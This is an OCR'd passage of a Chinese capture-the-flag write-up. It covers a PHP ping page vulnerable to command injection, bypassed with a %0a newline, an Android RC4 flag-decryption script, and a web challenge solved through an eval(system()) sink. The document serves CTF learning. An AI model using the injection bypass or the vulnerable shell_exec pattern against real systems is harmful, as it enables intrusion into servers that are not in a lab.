T4gJycsDQogICAgICAgICckJyAgPT4gJycsDQogICAgICAgICcoJyAgPT4gJycsDQogICAgICAgICcpJyAgPT
4gJycsDQogICAgICAgICdgJyAgPT4gJycsDQogICAgICAgICd8fCcgPT4gJycsDQogICAgKTsNCiAgICAkdGF
yZ2V0ID0gc3RyX3JlcGxhY2UoIGFycmF5X2tleXMoICRzdWJzdGl0dXRpb25zICksICRzdWJzdGl0dXRpb25z
LCAkdGFyZ2V0ICk7DQogICAgJGNtZCA9IHNoZWxsX2V4ZWMoICdwaW5nICAtYyA0ICcgLiAkdGFyZ2V0ICk
7DQogICAgIGVjaG8gJHRhcmdldDsNCiAgICBlY2hvICAiPHByZT57JGNtZH08L3ByZT4iOw0KfQ==
```



得到ping的源码：

```php
<?php
if(isset($_REQUEST[ 'ip' ])) {
    $target = trim($_REQUEST[ 'ip' ]);
    $substitutions = array(
        '&'  => '',
        ';'  => '',
        '|' => '',
        '-'  => '',
        '$'  => '',
        '('  => '',
        ')'  => '',
        '`'  => '',
        '||' => '',
    );
    $target = str_replace( array_keys( $substitutions ), $substitutions, $target );
    $cmd = shell_exec( 'ping  -c 4 ' . $target );
        echo $target;
    echo  "<pre>{$cmd}</pre>";
}
```

好像就是dwvs中的，，，，直接利用%0a绕过即可



得到flag文件，获得flag：



RE apk123

使用APKIDA打开，反编译就能看见源码，，，
RC4加密好像：

```
public void check(View paramView)
  throws NoSuchPaddingException, NoSuchAlgorithmException
{
  AlertDialog.Builder localBuilder = new AlertDialog.Builder(this);
  String str1 = "Error";
  paramView = "flag错误，请继续尝试!";
  this.flag = this.flagView.getText().toString();
  String str2 = encry_RC4_string(this.flag, this.key);
  if (this.FlagEncode.equals(str2))
  {
    str1 = "Right";
    paramView = "flag输入正确! ";
  }
  localBuilder.setTitle(str1);
  localBuilder.setMessage(paramView);
  localBuilder.setPositiveButton("确定", new DialogInterface.OnClickListener()
  {
    public void onClick(DialogInterface paramAnonymousDialogInterface, int paramAnonymousInt) {}
  });
  localBuilder.show();
}
```


可以发现他已经写好解码的脚本了，只要我们抠出来运行一下就好了！！！

```
public static String decry_RC4(String paramString1, String paramString2)
{
  if ((paramString1 == null) || (paramString2 == null)) {
    return null;
  }
  return new String(RC4Base(HexString2Bytes(paramString1), paramString2));
}
```

有些可能会报错，只要修改一下就好，java代码：

```
package Hello123;
```

```java
package Hello123;

public class Main {
 public static String decry_RC4(String data, String key) {
  if (data == null || key == null) {
   return null;
  }
  return new String(RC4Base(HexString2Bytes(data), key));
 }

 private static byte[] initKey(String aKey) {
  byte[] b_key = aKey.getBytes();
  byte state[] = new byte[256];

  for (int i = 0; i < 256; i++) {
   state[i] = (byte) i;
  }
  int index1 = 0;
  int index2 = 0;
  if (b_key == null || b_key.length == 0) {
   return null;
  }
  for (int i = 0; i < 256; i++) {
   index2 = ((b_key[index1] & 0xff) + (state[i] & 0xff) + index2) & 0xff;
   byte tmp = state[i];
   state[i] = state[index2];
   state[index2] = tmp;
   index1 = (index1 + 1) % b_key.length;
  }
  return state;
 }

 private static byte[] HexString2Bytes(String src) {
  int size = src.length();
  byte[] ret = new byte[size / 2];
  byte[] tmp = src.getBytes();
  for (int i = 0; i < size / 2; i++) {
   ret[i] = uniteBytes(tmp[i * 2], tmp[i * 2 + 1]);
  }
  return ret;
 }

 private static byte uniteBytes(byte src0, byte src1) {
  char _b0 = (char) Byte.decode("0x" + new String(new byte[] { src0 })).byteValue();
  _b0 = (char) (_b0 << 4);
  char _b1 = (char) Byte.decode("0x" + new String(new byte[] { src1 })).byteValue();
  byte ret = (byte) (_b0 ^ _b1);
  return ret;
 }

 private static byte[] RC4Base(byte[] input, String mKkey) {
  int x = 0;
  int y = 0;
  byte key[] = initKey(mKkey);
  int xorIndex;
  byte[] result = new byte[input.length];

  for (int i = 0; i < input.length; i++) {
   x = (x + 1) & 0xff;
   y = ((key[x] & 0xff) + y) & 0xff;
```

```
    byte tmp = key[x];
    key[x] = key[y];
    key[y] = tmp;
    xorIndex = ((key[x] & 0xff) + (key[y] & 0xff)) & 0xff;
    result[i] = (byte) (input[i] ^ key[xorIndex]);
   }
   return result;
  }

  public static void main(String[] args) {
   String Str = "52aedea36a3c058b38aa32e625889947db302a6d1defdabf413085abf611487bf445e85108327a867c27";
   System.out.println(decry_RC4(Str, "Flag{This_Not_Flag}"));
  }
}
```

得到flag：

```
<terminated> Main (1) [Java Application] C:\Program File
flag{11111111-1111-1234-1234-aaaabbbbcccc}
```

WEB post2

非预期！！！！
读取post1的源码发现：

```
    }
    $c = str_replace("flag.txt","pNHYVfirTGWAIygv.txt",$b);
    eval(system($c));
```

post2直接读取：

可以说是很骚气了，，，，
预期解是盲注，全部wp可以看下面这篇师傅的博客！！！！
第四季CTF答题赛write up